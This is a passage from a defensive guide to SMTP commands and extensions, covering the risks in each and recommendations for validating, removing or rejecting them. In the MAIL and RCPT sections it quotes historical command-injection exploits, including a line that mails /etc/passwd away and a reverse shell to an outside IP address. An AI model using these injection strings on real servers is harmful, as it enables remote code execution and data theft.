3. Validate – Validate that the EHLO response has a valid code.
4. Validate – Verify that if the response multiple lines, all lines use the same code and that the last line has a blank space after the code and the other lines have a hyphen after the code.
5. Validate – Verify that the service extensions are on a whitelist of allowed extensions, and that each extension has the proper number, format, and value of parameters. For example, the SIZE extension should have one positive integer as a parameter.
6. Replace – Replace the greeting with a standard, benign greeting.
7. Remove – Remove the greeting.
8. Reject – If the code is not valid, reject the message and return a QUIT command to the server.

Data Attack – As the EHLO response reveals server capabilities that may facilitate targeted attacks, it is a data attack risk. As the server's identity can be spoofed, it is data attack risk.

9. Validate – Verify that the identity of the server correlates to the IP address of the connection, and that this IP address is on a whitelist of allowed IP addresses.[33]
10. Remove – If the service extension lines expose potential vulnerabilities,[34] remove some or all of the service extension lines.[35]
11. Reject – Reject any message with a spoofed identity.

Data Disclosure – If the server is on a sensitive network, its identity is a data disclosure risk.

12. Replace – If the server's domain is sensitive, replace it with a pseudonym.

PRODUCT

RFC 5321 – Simple Mail Transfer Protocol

RFC 1869 – SMTP Service Extensions

LOCATION

The EHLO response is a server response.

[33] This could be done with a reverse DNS lookup.
[34] SIZE and ETRN, for example, provide information that may assist a data attack.
[35] If service extension lines are removed, make sure that the last line has a blank space after the 250 code, not a hyphen.

4.2.4. Response to HELO

OVERVIEW

If the server accepts the HELO command from the client, it should respond with a 250 code, its identity, and optionally a greeting. This is the HELO response from Google's SMTP server:

```
250 mx.google.com at your service
```

This is the HELO response from Bluehost's SMTP server:

```
250 box362.bluehost.com Hello john.example.com [65.190.196.148]
```

The HELO response could contain sensitive information:

```
250 smtp.example.com This is hidden sensitive information.
```

If the server does not accept the HELO command, it should return one of these error codes:

- Code 421 indicates that the server is no longer available.
- Code 500 indicates that the server has not implemented the EHLO command
- Code 501 indicates that the argument for the HELO command was unacceptable.
- Code 504 indicates that a parameter is not correct, perhaps because the identity was not a FQDN.

RISKS AND RECOMMENDATIONS

Data Hiding – As the greeting could contain any information, it is a data hiding risk.

1. Validate – Verify that the identity is on a whitelist of allowed identities.
2. Validate – Validate that the first line contains an identity after the code, and that the identity is either a valid FQDN or a valid address literal.
3. Validate – Validate that the HELO response has a valid code.
4. Replace – Replace the greeting with a standard, benign greeting.
5. Remove – Remove the greeting.
6. Reject – If the code is not valid, reject the message and return a QUIT command to the server.

Data Attack – As the server's identity can be spoofed, it is data attack risk.

7. Validate – Verify that the identity of the server correlates to the IP address of the connection, and that this IP address is on a whitelist of allowed IP addresses.
8. Reject – Reject any message with a spoofed identity.

Data Disclosure – If the server is on a sensitive network, its identity is a data disclosure risk.

9. Replace – If the server's domain is sensitive, replace it with a pseudonym.

PRODUCT

RFC 821 – Simple Mail Transfer Protocol

RFC 5321 – Simple Mail Transfer Protocol

LOCATION

The HELO response is a server response.

4.2.5. MAIL

OVERVIEW

If the response to the EHLO (or HELO) command was a 250, the MAIL command is used to initiate a mail transaction and to identify the sender. The sender's identity is the email address that is sending the email and is also the reply-to email address. This command should not be sent if another mail transaction is currently in progress.[36]

```
MAIL FROM:<john@example.com>
```

The MAIL command can contain optional parameters that are a key/value pair. For example, if the 8BITMIME extension is supported, then the BODY key can be added.[37]

```
MAIL FROM:<john@example.com> BODY=8BITMIME
```

The MAIL command might contain a valid parameter with sensitive information:

```
MAIL FROM:<john@example.com> BODY=This_is_sensitive_data
```

The MAIL command might contain an invalid parameter with sensitive information:

```
MAIL FROM: <john@example.com> HIDDEN=This_is_sensitive_data
```

Different servers respond to invalid parameters in different ways. Gmail's SMTP server, for example, ignores invalid parameters and processes the commands. Bluehost's SMTP server, however, throws an error and does not accept the command:

```
501 <john@example.com> HIDDEN=This_is_sensitive_data: malformed address:
HIDDEN=This_is_sensitive_data may not follow <john@example.com>
```

The MAIL command has been the source of exploits, such as inserting a pipe command to get the server to execute shell code:[38]

```
MAIL FROM:|/usr/ucb/tail|/usr/bin/sh

MAIL FROM: "|/bin/mail me@myhost.com < /etc/passwd"
```

[36] Per 4.1.1.2.
[37] See Section 4.3.1 for more on 8BITMIME.
[38] http://www.iss.net/security_center/advice/Intrusions/2001001/default.htm.

RISKS AND RECOMMENDATIONS

Data Hiding – As invalid parameters can be added with sensitive data, it is a data hiding risk.

1. Validate – Verify that any parameters are on a whitelist of allowed parameters. Verify that the any parameters have a valid key/value pair.
2. Remove – If the parameter that follows the identity is not valid, remove it.

Data Attack – As the sender's identity can be replaced with a specially constructed input, thus allowing a variety of exploits to be attempted, it is a data attack risk. As the sender's identity can be spoofed (and thus a reply could send data to an undesired third party address), it is data attack risk.

3. Validate – Verify that the identity is a valid email address.
4. Validate – Verify that the identity is on a whitelist of allowed values.

Data Disclosure – If the sender's identity is on a sensitive network, its identity is a data disclosure risk.

5. Replace – If the server's identity is sensitive, replace it with a corresponding, non-sensitive identity.

PRODUCT

RFC 5321 – Simple Mail Transfer Protocol

LOCATION

The MAIL command is a client command.

4.2.6. RCPT

OVERVIEW

After the MAIL command, the client sends one or more RCPT commands, each of which specify the email address of one recipient.[39]

```
RCPT TO:<john@example.com>
```

If the command is accepted, the server replies with a 250 code. If the SMTP server is aware that the recipient's address has changed, it can be configured to automatically update the recipient's address and reply with a 251 code. If the recipient is not a deliverable address, it replies with a 550 code (no such user). If a RCPT appears

[39] RCPT is short for recipient.

without a previous MAIL command, the server must return a 503 (bad sequence of commands).[40] Other error codes are possible.

RFC 5321 does not specify the maximum allowed number of recipients for an email, though it does specify a minimum. "The minimum total number of recipients that MUST be buffered is 100 recipients. Rejection of messages (for excessive recipients) with fewer than 100 RCPT commands is a violation of this specification."[41] SMTP servers can be configured to limit this to any number, even less than 100, which is done to prevent DoS attacks, to limit spam volume, and to restrict spammers from attempting to guess email addresses (anything that doesn't bounce is a legitimate address).[42]

The RCPT command can contain optional parameters. For example, if the DSN extension is supported, then NOTIFY is used to instruct the server when to send a delivery status notification and ORCPT is used to provide an original receipt when an email gets forwarded.[43]

Clients could attempt to add anything as a parameter, including an invalid parameter with sensitive information:

```
CLIENT: RCPT TO:<john@example.com> HIDDEN=SensitiveDataIAmHidingHere
```

Gmail's SMTP ignores the invalid parameter and processes the commands. Bluehost's SMTP server, however, throws an error and does not accept the command:

```
501 <john@example.com> HIDDEN=SensitiveDataIAmHidingHere: malformed address:
HIDDEN=SensitiveDataIAmHidingHere may not follow <john@example.com>
```

The RCPT command has been the source of exploits, often by inserting a pipe command that attempts to get the server to execute shell code[44] or write directly to files.[45]

```
RCPT TO: | sed '1,/^$/d' | sh

RCPT TO: <\"|sed -e '1,/^$/'d | /bin/sh ; exit 0\">

RCPT TO: root+:"|touch /tmp/foo"

RCPT TO: </tmp/foo>

RCPT TO: <root+:"|exec /bin/sh 0</dev/tcp/87.106.250.176/45295 1>&0 2>&0">
```

RISKS AND RECOMMENDATIONS

Data Hiding – As invalid parameters can be added with sensitive data, it is a data hiding risk.

[40] See Section 3.3 (http://tools.ietf.org/html/rfc5321#section-3.3).
[41] See Section 4.5.3.1.8 (http://tools.ietf.org/html/rfc5321#section-4.5.3.1.8).
[42] http://www.iss.net/security_center/advice/Intrusions/2001007/default.htm.
[43] For more on DSN, see Section 4.3.5.
[44] https://my.controlscan.com/threats/details.cgi?id=110261 and http://www.exploit-db.com/exploits/11662/.
[45] http://securitydigest.org/phage/archive/324 and http://mail-archives.apache.org/mod_mbox/spamassassin-users/201102.mbox/%3C4D54626B.6050808@klunky.co.uk%3E.

1. Validate – Verify that any parameters are on a whitelist of allowed parameters. Verify that the any parameters have a valid key/value pair.
2. Remove – If the parameter that follows the identity is not valid, remove it.

Data Attack – As the recipient's identity can be replaced with a specially constructed input, thus allowing a variety of exploits to be attempted, it is a data attack risk. As too many RCPT commands can result in a DoS attack, it is a data attack risk.

3. Validate – Verify that the recipient is a valid email address.
4. Validate – Verify that the recipient is on a whitelist of allowed values.
5. Reject – Reject a message if the number of recipients exceeds some maximum threshold.

Data Disclosure – If the recipient's identity is on a sensitive network, its identity is a data disclosure risk.[46]

6. Replace – If the recipient's identity is sensitive, replace it with a pseudonym.

PRODUCT

RFC 5321 – Simple Mail Transfer Protocol

LOCATION

The RCPT command is a client command.

4.2.7. SOURCE ROUTES

OVERVIEW

The MAIL and RCPT commands specify an email address, but they can also specify a source route, which identifies the path the message must take to arrive at its destination host. The source route precedes the email address. A forward source route specifies the servers that should relay the message from the client to the server:

```
RCPT TO:<@firstrelay.com,@secondrelay.com:john@example.com>
```

A reverse source does the same, only in reverse order from the server back to the client:

```
MAIL FROM:<@secondrelay.com,@firstrelay.com:john@example.com>
```

RFC 5321 strongly discourages the use of source routes, as most mail servers block open relaying to limit spam.

[46] This would apply when a sender on a sensitive network creates and sends an email to two recipients, one on the sensitive network and one on a non-sensitive network. If the address of the recipient on the sensitive network moves to the non-sensitive network, then data disclosure has occurred.

The percent hack and the bang path are older, specialized forms of source routing, neither of which should be used by SMTP clients today,[47] as they also require open relaying.[48] Spammers may probe an SMTP server with these methods to see if it is vulnerable to open relaying.[49] This RCPT command includes a percent hack:

```
RCPT TO:<john%example.com%secondrelay.com@firstrelay.com>
```

This RCPT command includes a bang path:

```
RCPT TO:<firstrelay!secondrelay!example!john>
```

This RCPT command includes both a percent hack and a bang path; how to parse this recipient is ambiguous:

```
RCPT TO:<firstrelay!secondrelay!john@example.com>
```

RISKS AND RECOMMENDATIONS

Data Attack – As a source route can be used for open relaying, it is data attack risk.

1. Remove – If possible, remove all source routes from an email; if not, remove the entire RCPT command.
2. Reject – Reject any recipient with percent hack or bang path source routing.

PRODUCT

RFC 5321 – Simple Mail Transfer Protocol

LOCATION

The MAIL and RCPT commands are client commands.

4.2.8. DATA

OVERVIEW

The DATA command indicates that the stream of data that follows will be the message body of the email.

```
DATA
```

The DATA command cannot have any parameters and should be rejected if it does.[50] If the DATA command is accepted, then the server should reply with a 354 code (intermediate reply). Here is an example of Google's 354:

[47] MX records made these obsolete.
[48] http://www.remote.org/jochen/mail/info/address.html, http://en.wikipedia.org/wiki/UUCP#Bang_path.
[49] http://www.reedmedia.net/misc/mail/open-relay.html.
[50] http://tools.ietf.org/html/rfc5321#section-4.1.1.

```
354  Go ahead n13sm19389597ano.20
```

If a DATA command is received without being preceded by a RCPT command, it should fail with a 503 code (command out of sequence) or a 554 code (no valid recipients). Road Runner's SMTP server, for example, sends a 503 code:

```
503 5.5.1 DATA without RCPT TO
```

If the server responds with a 354 code, then the client sends the mail message, which can be plain text but is more likely to be MIME-formatted. "The mail data may contain any of the 128 ASCII character codes, although the use of control characters other than SP, HT, CR, and LF may cause problems and should be avoided when possible."[51]

The DATA command is terminated by the end of data terminator, which is a line containing only a period and a <CRLF>:

```
.<CRLF>
```

If the DATA command was transferred successfully, then the server replies with a 250 code (ok); if not, it replies with an error code, such as 452 (insufficient system storage), that explains why the message could not be sent.

After the end of data terminator, further emails can be sent using additional MAIL, RCPT, and DATA commands.

The DATA command has been used as part of a man-in-the-middle exploit. A flaw in all implementation of SSL/TLS allowed an attacker with control of a device in the network (e.g., an open WiFi router that sits between the client and server) to inject data into the SSL/TLS session. Several protocols were then exploitable, including SMTP. "The attacker prepends SMTP commands to send an email to himself, then leaves the DATA command unterminated, effectively capturing the victim's outgoing email message."[52] Though there was no flaw in SMTP or the DATA command, it was used as part of the exploit.

RISKS AND RECOMMENDATIONS

Data Hiding – The contents of the DATA command are the body of the message; it can be free text and contain any data.

1. External Filtering Required – Send to external filter for dirty word search.
2. External Filtering Required – If the body is text only (i.e., no MIME content), send the header fields and body to an IMF filter.[53]
3. External Filtering Required – If the body contains MIME content, send the header fields and body to a MIME filter, which may in turn pass on parts of the data to

[51] http://tools.ietf.org/html/rfc5321#section-4.1.1.4.
[52] http://lwn.net/Articles/362234/. See also http://www.computerworld.com/s/article/9140362/Scramble_on_to_fix_flaw_in_SSL_security_protocol.
[53] See Section 0 for more information on IMF.

other filters (e.g., if the MIME filter identifies a section of data as a JPG image file, then it may send the image to a JPG filter).[54]

PRODUCT

RFC 5321 – Simple Mail Transfer Protocol

LOCATION

The DATA command is a client command.

4.2.9. VRFY and EXPN

OVERVIEW

The VRFY and EXPN commands are used to verify and obtain email addresses; they are not used to send an email.[55] They were originally designed for debugging, but spammers turned it into a means for harvesting email addresses.

VRFY, which stands for verify, can be used to verify an email address:

```
VRFY johndoe@example.com
```

If verified, the server returns a 250 status code (ok) along with the email address. If there is no match, the server returns a 500 status code (user unknown).

VRFY can also be used to verify a username:

```
VRFY john
```

If there is such a user, the server can return it:

```
250 johndoe@example.com
```

If there are multiple users matching that username, the server can return them all:

```
553-Ambiguous; Possibilities are
553-John Brown <johnbrown@example.com>
553-John Doe <johndoe@example.com>
553 John Smith <johnsmith@example.com>
```

The wildcard character can be used to find all email addresses:

```
VRFY *
```

EXPN, which stands for expands, can be used to identify a mailing list (aka an alias) and find all the email addresses in it.

```
EXPN mac_users_list
```

[54] See Section 6 for more information on MIME.
[55] http://tools.ietf.org/html/rfc5321#section-3.5.1.

If the list exists, the server replies with a 250 status code (ok) for each user:

```
250-Bob Brown <bobbrown@example.com>
250-John Doe <johndoe@example.com>
250 Mark Smith <marksmith@example.com>
```

If the list is restricted, the server may reply with a 550 status code:

```
550 Access denied
```

EXPN can be used to try and find a list with all email addresses:

```
EXPN all_employees_list
```

Most SMTP servers disable VRFY and EXPN or restrict their access. If a VRFY or EXPN command is sent, they typically return a 252 status code (restricted). Road Runner, for example, returns this utilitarian message:

```
252 VRFY restricted
```

Google, on the other hand, returns this cute message:

```
252 2.1.5 Send some mail, I'll try my best
```

As these commands allows a spammer to easily obtain multiple, unknown addresses, RFC 2505, Anti-Spam Recommendations for SMTP MTAs, recommends that email servers disable VRFY and EXPN or restrict access to them.[56] Neither command is required to work across a relay.

RISKS AND RECOMMENDATIONS

Data Disclosure – As VRFY and EXPN can disclose email addresses, it is a data disclosure risk.

1. Reject – Reject the VRFY and EXPN commands by returning a 252 status code.

PRODUCT

RFC 5321 – Simple Mail Transfer Protocol

RFC 2505 - Anti-Spam Recommendations for SMTP MTAs

LOCATION

The VRFY command is a client command.

4.2.10. HELP

OVERVIEW

[56] http://tools.ietf.org/html/rfc2505#section-2.11.

The HELP command provides help to the user by returning a list of all available commands.[57] Exim return a list of commands that are supported:

```
HELP
214-Commands supported:
214 AUTH HELO EHLO MAIL RCPT DATA NOOP QUIT RSET HELP
```

Sendmail returns even more information, including the software version:[58]

```
help
214-This is Sendmail version 8.11.6
214-Topics:
214-    HELO    EHLO    MAIL    RCPT    DATA
214-    RSET    NOOP    QUIT    HELP    VRFY
214-    EXPN    VERB    ETRN    DSN
214-For more info use "HELP <topic>".
214-To report bugs in the implementation send email to
214-    sendmail-bugs@sendmail.org.
214-For local information send email to Postmaster at your site.
214 End of HELP info
```

When HELP is used with a specific command, it should return help about that command:

```
HELP MAIL
214-2.0.0 MAIL FROM: <sender> [ <parameters> ]
214-2.0.0    Specifies the sender.  Parameters are ESMTP extensions.
214-2.0.0    See "HELP DSN" for details.
214 2.0.0 End of HELP info
```

In practice, many email servers ignore the parameter and return the same message as the HELP command by itself. A client could exploit this by inserting sensitive data here:

```
HELP This is hidden sensitive information.
```

If a server does not support HELP, it may return a 502 status code (unrecognized command). Postfix, for example, returns this error:

```
502 5.5.2 Error: command not recognized
```

RISKS AND RECOMMENDATIONS

Data Hiding – As some SMTP servers ignore the parameter, it is a data hiding risk.

1. Validate – Verify that any parameters are on a whitelist of allowed parameters.
2. Remove – If the parameter is not valid, remove it.

[57] http://tools.ietf.org/html/rfc5321#section-4.1.1.8.

[58] Google's SMTP server on the other hand returns a useless answer, a URL that returns a reference to an old version of the SMTP specification.

Data Attack – As HELP discloses the capabilities (and sometimes the software version) of an email server that could be used as part of a targeted attack, it is a data attack risk.

3. Reject – Reject the HELP command by returning a 502 status code.

PRODUCT

RFC 5321 – Simple Mail Transfer Protocol

LOCATION

The HELP command is a client command.

4.2.11. NOOP

OVERVIEW

The NOOP command does nothing. It does not impact any current values, nor does it require the server to do anything, except to acknowledge it with a 250 status code (ok):[59]

```
NOOP
250 OK
```

It is used in testing to avoid timeouts. It should not have any parameters, but a client could add sensitive data. Some servers block this command:

```
NOOP This is hidden sensitive information.
500 5.5.2 unrecognized command
```

Other servers allow it:

```
NOOP This is hidden sensitive information.
250 OK
```

NOOP can be used as part of a DoS attack. A client can connect to the server and then issue a non-stop stream of NOOP commands, thus keeping the connection open and consuming resources. To prevent this, email servers can limit the maximum number of NOOP commands that are allowed.[60]

RISKS AND RECOMMENDATIONS

Data Hiding – As some SMTP servers ignore the parameter, it is a data hiding risk.

1. Validate – Verify that there are no parameters.
2. Remove – If there is a parameter, remove it.

Data Attack – As NOOP can facilitate a DoS attack, it is a data attack risk.

[59] http://tools.ietf.org/html/rfc5321#section-4.1.1.9.
[60] In a similar vein, email servers can also limit the maximum number of commands that result in an error.

3. Reject – If a client sends too many NOOP commands, terminate the connection.

PRODUCT

RFC 5321 – Simple Mail Transfer Protocol

LOCATION

The NOOP command is a client command.

4.3. Commands and Responses for ESMTP

These constructs are unique to Extended SMTP (ESMTP). They require the SMTP client to send the EHLO command and the SMTP server to reply with any supported ESMTP keywords, such as SIZE and 8BITMIME:

```
250-mx.google.com at your service, [65.190.196.148]
250-SIZE 35882577
250-8BITMIME
250-AUTH LOGIN PLAIN XOAUTH
250 ENHANCEDSTATUSCODES
```

4.3.1. 8BITMIME and BINARYMIME

8BITMIME and BINARYMIME are ESMTP extensions. The former allows the body of the message to contain 8-bit data, and the later allows it to contain binary data.

For more information about these extensions, see Section 6.2 on MIME encoding.

4.3.2. AUTH

OVERVIEW

When SMTP was created in the 1980's, authentication was unnecessary. There were relatively few users who more or less trusted each other. SMTP servers were known as open relays, because they would willingly relay (forward) messages to users on other SMTP servers. With the rise of the Internet and ISPs in the 1990's, spammers realized that they could use SMTP servers to send email messages to anyone. The AUTH extension (aka SMTP-AUTH) was created to reduce spam by converting an open relay into a closed relay. It requires an SMTP client to authenticate itself, thus preventing a spammer from using it anonymously. It is typically used when the client wants the server to relay an email message.

In order to authenticate, the client connects to the server and sends the EHLO command. If the server supports authentication, it responds with the AUTH keyword and typically includes one or more mechanisms for authentication. Google's SMTP server, for example, supports four authentication mechanisms (login, plain, XOAuth, and XOAuth2):

```
250-mx.google.com at your service, [75.189.236.125]
250 AUTH LOGIN PLAIN XOAUTH XOAUTH2
```

Some older versions of Microsoft clients, notably Outlook Express 4.0 and Exchange Client 5.0, required an equals sign between the AUTH keyword and the first mechanism.[61] This non-standard syntax is still supported by some SMTP servers, such as Postfix:[62]

```
250 AUTH=LOGIN PLAIN
```

There are two different ways that the client can authenticate. The first way is to authenticate the entire session; once authenticated in this manner, the client can send multiple messages. To authenticate this way, the client chooses a mechanism and submits the data for authentication. In the following example, the client chooses the login mechanism and submits it to the server, which returns a 334 status code (more info required). The client submits the Base64-encoded username to the server, which returns another 334. The client then submits the Base64-encoded password, which the server accepts with a 235 status code (successful authentication):

```
AUTH LOGIN

334 VXNlcm5hbWU6

bXlzcGFtbWDnbmV5N0BnbWFxbC5jb20=

334 UGFzc3dvcmQ6

dGhpd2lzQXBhc3N3b3Jk

235 2.7.0 Accepted
```

Mechanisms like LOGIN and PLAIN pass the username and password in the clear—base64 is trivial to decode—so they are not secure unless an encryption layer, such as TLS, is active, as anyone with a packet sniffer could intercept the username and password. Although mechanisms like MD5 and NTLM have been used when encrypting data, these are now considered weak and easy to break.[63] If there is no trustworthy encryption layer, newer and stronger mechanisms should be used.

The second way is to authenticate just one message. To authenticate this way, the client adds the AUTH parameter to the MAIL command; its value is the sender's email address, encoded as xtext:[64]

```
MAIL FROM: <john@example.com> AUTH=john@example.com
```

The AUTH parameter verifies that the sender of the message was authenticated by client, and since the client authenticated the sender, the server can trust that authentication. Obviously this is only used in environments where the client and server

[61] http://www.postfix.org/postconf.5.html and https://en.wikipedia.org/wiki/Microsoft_Exchange_Client.
[62] http://postfix.state-of-mind.de/patrick.koetter/smtpauth/smtp_auth_mailclients.html.
[63] http://markgamache.blogspot.com/2013/01/ntlm-challenge-response-is-100-broken.html.
[64] The xtext encoding is defined in RFC 1891: http://tools.ietf.org/rfc/rfc1891.txt.

already trust each other. This feature is not support by any desktop email client and by few SMTP servers (notably Postfix).

If the client has not authenticated or if the authentication is not trusted, the value of the AUTH parameter is "<>":

```
MAIL FROM: <john@example.com> AUTH=<>
```

The AUTH command is the source of an exploit known as an AUTH relay attack. Spammers find a default account (e.g., Exchange's guest account) or guess the password for an account and then use these legitimate accounts to relay spam email. Removing default accounts and requiring complex passwords can significantly reduce this attack.[65]

RISKS AND RECOMMENDATIONS

AUTH is not a risk, and using AUTH will reduce other risks by preventing unauthorized users from using and abusing an SMTP server.

When using AUTH, do not use unsecure mechanisms, such as login, plain, MD5, and NTLM, unless there is an encryption layer.

PRODUCT

RFC 2554 – SMTP Service Extension for Authentication

LOCATION

The AUTH command is a client command. The AUTH parameter is part of the MAIL command.

4.3.3. BDAT and CHUNKING

OVERVIEW

BDAT,[66] an alternative for the DATA command, is designed "for efficiently sending large MIME (Multipurpose Internet Mail Extensions) messages"[67] by transmitting the data in chunks.

When the SMTP client sends the EHLO command, the SMTP server indicates its support for the BDAT command with the CHUNKING keyword in the response:

```
250-smtp.example.com at your service
250 CHUNKING
```

[65] http://vamsoft.com/support/docs/articles/smtp-auth-relay-attacks.
[66] BDAT is short for binary data.
[67] http://www.ietf.org/rfc/rfc3030.txt. See the abstract.

After the MAIL and RCPT commands, the client sends the BDAT command and the length, in octets, of the first data chunk; then it sends the data:

```
BDAT 5000
...the data is sent here...
```

If it receives a 250 status code (ok), then it sends another BDAT command with a length and more data, and it keeps repeating this until it sends the last chunk of data, which uses the LAST parameter:

```
BDAT 1000 LAST
...all remaining data is sent here...
```

Although the use of BINARYMIME[68] requires BDAT, BDAT "can be used for any message, whether 7-bit, 8BITMIME or BINARYMIME."[69] Despite this flexibility, BDAT is not widely supported; many email server vendors assert that supporting BDAT would not actually increase efficiency. Exchange, however, uses BDAT as part of its proprietary Summary Transport Neutral Encoding Format (STNEF),[70] especially when sending data between Exchange servers (versions 2000 and later).

"Correct byte counting is essential. If the sender-SMTP indicates a chunk-size larger than the actual chunk-size, the receiver-SMTP will continue to wait for the remainder of the data."[71] This could be used as part of a DoS attack.

RISKS AND RECOMMENDATIONS

Data Attack – As BDAT can be used in DoS attacks, it is a data attack risk.

1. Validate – Verify that the BDAT command is actually supported.
2. Reject – The SMTP server should be configured to time out and reject the message if the data is not received within some reasonable amount of time.

PRODUCT

RFC 3030 – SMTP Service Extensions for Transmission of Large and Binary MIME Messages

LOCATION

The BDAT command is a client command.

4.3.4. DELIVERBY

OVERVIEW

[68] For more on BINARYMIME, see Section 4.3.1.
[69] http://www.ietf.org/rfc/rfc3030.txt. See Section 2.
[70] http://technet.microsoft.com/en-us/library/bb232174(v=exchg.80).aspx.
[71] http://www.ietf.org/rfc/rfc3030.txt. See Section 2.

Sometimes the content of an email is time sensitive; if the recipient does not receive the email by a certain time, then it is no longer of value. DELIVERBY is a mechanism that allows an SMTP client to request that a message be delivered within a certain time period. It also specifies what should happen if the message cannot be delivered in that time.[72]

Servers that support the DELIVERBY extension reply to the client's EHLO command with the keyword DELIVERBY:

```
250-smtp.example.com at your service
250 DELIVERBY
```

DELIVERBY is implemented by adding the BY parameter to the MAIL command. Its value specifies the time limit in seconds:

```
MAIL FROM: <john@example.com> BY=1000
```

If the message cannot be delivered by this time, then the SMTP server should generate a failed DSN message.[73]

Additional values, which are optional, give further instructions to the SMTP server. R (return) indicates that if the time is exceeded, the SMTP server should not continue to deliver the message but generate a failed DSN message instead; additionally, it indicates that an SMTP server should not relay this message to another SMTP server that does not support DELIVERBY:

```
MAIL FROM: <john@example.com> BY=1000;R
```

N (notify) indicates that if the time is exceeded, the SMTP server should still attempt to deliver the message as well as generate a delayed DSN message; additionally, it indicates that an SMTP server should relay the message to another SMTP server even if it does not support DELIVERBY as well as generate a delayed DSN message:

```
MAIL FROM: <john@example.com> BY=1000;N
```

T (trace), which can be added to either R or N, indicates that the client wants to trace the message; each SMTP server that relays the message to another SMTP server should generate a DSN.

```
MAIL FROM: <john@example.com> BY=1000;NT
```

RISKS AND RECOMMENDATIONS

DELIVERBY is not a risk per se; however, messages with DELIVERYBY may generate one or more DSNs, and DSNs have data hiding, data attack, and data disclosure risks. SMTP servers have two choices:

[72] See the abstract in https://tools.ietf.org/html/rfc2852.
[73] For more information on DSNs, see Section 4.3.5.

1. Remove the BY parameter and all its values, thus denying the client's request to deliver the email by a certain time, and thus removing the potential to generate DELIVERBY-based DSNs.
2. Allow the BY parameter and all its values and respond to any generated DSNs per the recommendations in Section 4.3.5.

As with all SMTP parameters, the DELIVERBY parameters should be validated.

PRODUCT

RFC 2852 – Deliver By SMTP Service Extension

LOCATION

BY is a parameter on the MAIL command.

4.3.5. DSN

OVERVIEW

A delivery status notification (DSN) is, as the name suggests, a notification concerning the delivery status of an email. Servers that support DSN reply to the client's EHLO command with the keyword DSN:

```
250-smtp.example.com at your service
250 DSN
```

In general, DSNs fall into two categories, those that result from a bounce (aka negative DSNs) and those that are requested by an email client (aka positive DSNs).[74]

When an SMTP server accepts an email message, it is implicitly agreeing to do one of two things: Either it will deliver the message, or it will send a failure message back to the sender. The SMTP specification says, "If an SMTP server has accepted the task of relaying the mail and later finds that the destination is incorrect or that the mail cannot be delivered for some other reason, then it MUST construct an 'undeliverable mail' notification message and send it to the originator of the undeliverable mail."[75] The failure message is known as a non-delivery report (NDR) (aka non-delivery notification [NDN]), and it is a particular type of DSN message.

By their very nature, NDRs increase the reliability of email, thus SMTP servers should create them. Unfortunately, there are several ways that NDRs can be used maliciously. One malicious way that attackers use NDRs is to collect email addresses in what is known as a directory harvesting attack (DHA). An attacker simply sends many emails

[74] DSNs are not the same as message disposition notifications (MDNs), aka read receipts, which are specified in RFC 3798. For more information, see Section 5.4.1.
[75] http://en.wikipedia.org/wiki/Directory_Harvest_Attack.

to common email addresses for a given domain (e.g., james@example.com, john@example.com, bob@example.com, etc.). Those that bounce are invalid; those that don't bounce are valid.[76] The attack itself can be a DoS attack, and the harvested results are used for spam. A second malicious way is to send spam from a spoofed address. If the recipient's address is good, then the spam is delivered. But if the recipient's address is bad, then the message bounces and an NDR is sent to the spoofed address. This bounce is known as backscatter, and it is unintentional spam. A third malicious way is when the spammer intentionally sets the recipient to a known bad address and the spoofed return address to a known good address. When the message bounces, an NDR is sent to its actual target, the spoofed return address. This is known as a reverse NDR attack, and it is intentional spam;[77] it may also contain a malicious payload. A fourth malicious way is to create fake NDR messages that look much like a real NDR but the payload includes malware in the attachments (e.g., attached HTML file includes malicious Javascript®[78]) and/or the links (e.g., the links points to a website with malicious Javascript).[79] Tactics like these force SMTP servers administrators to restrict when NDRs are sent.

An email client can request that a DSN be created if the message is delayed, is successful, or has failed. Many clients only support requests for success, including Outlook, which calls it a delivery receipt.




Figure 4-1. DSN Request in Outlook 2010

To request a DSN, email clients can add two parameters to the RCPT command. The NOTIFY parameter is the heart of a DSN request; it tells the server when to send a DSN. It is a comma-separated list with valid values of NEVER, SUCCESS, DELAY, and FAILURE. The ORCPT parameter specifies the original recipient of the message.

```
RCPT TO: jane@example.com NOTIFY=SUCCESS,DELAY ORCPT=rfc822; jane@example.com
```

Email clients can also add two parameters to the MAIL commands. The RET parameter specifies how much of the original message should be returned in case of a delivery failure: The entire message (FULL) or just the headers (HDRS). The ENVID parameter is an ID that allows the email client to pair a DSN with the original message:[80]

---

[76] http://www.exchangeinbox.com/article.aspx?i=49.
[77] http://www.codinghorror.com/blog/2006/05/spam-via-smtp-non-delivery-reports.html.
[78] Javascript is a registered trademark of Oracle Corp.
[79] http://tools.cisco.com/security/center/viewThreatOutbreakAlert.x?alertId=24774.
[80] ENVID is short for envelope identifier.

```
MAIL FROM: john@example.com RET=HDRS ENVID=QQ314159
```

The ENVID parameter can contain 100 characters of xtext-encoded text; the ORCPT parameter can contain 500 characters. The format of these parameters is not specified; vendors can use any format they want, which may make them difficult to parse and validate.

RFC 3464 defines the format for a DSN message. It is a MIME message with two body parts; the first contains a human readable message, and the second contains a machine-readable description of the condition that caused the report to be generated.[81] Unfortunately, mail servers use a wide variety of formats for DSNs, making it nearly impossible to detect DSNs with 100% reliance. There are, however, many common indicators. DSNs typically have a Null address in the Return-Path header field in order to prevent automated replies (which could cause an infinite loop of replies):

```
Return-Path: <>
```

DSNs may use the required MIME top-level content-type with a report-type of delivery-status:

```
Content-Type: multipart/report; report-type=delivery-status;
```

DSNs may include some of the header fields required by the specification:

```
Original-Envelope-ID: QQ314159
Reporting-MTA: dns; smtp.example.com
Original-Recipient: rfc822; jane@example.com
Final-Recipient: rfc822; john@doe.com
Action: Failed
Status: 5.0.0
Remote-MTA: dns; mydomain.com
Diagnostic-Code: smtp; 451 4.4.1 [internal] No valid hosts (too many connection
failures)
SMTP-Remote-Recipient: john@doe.com
```

DSNs may have an easily identifiable subject. Exchange, for example, prepends "Undeliverable:" to the Subject header field:

```
Subject: Undeliverable: Quarterly Results
```

DSNs may include an easily identifiable message within the human-readable part:

```
This is an automatically generated Delivery Status Notification.
```

DSNs may use the required content-type in the machine-readable part with a value of message/delivery-status:

```
Content-Type: message/delivery-status
```

[81] It may have a third body part with some or all of the original message.

DSNs may have unique components generated by a particular server. Google's SMTP server, for example, adds an X-Failed-Recipients header field if the recipients do not exist:

```
X-Failed-Recipients: thisIsABadAddress@gmail.com
```

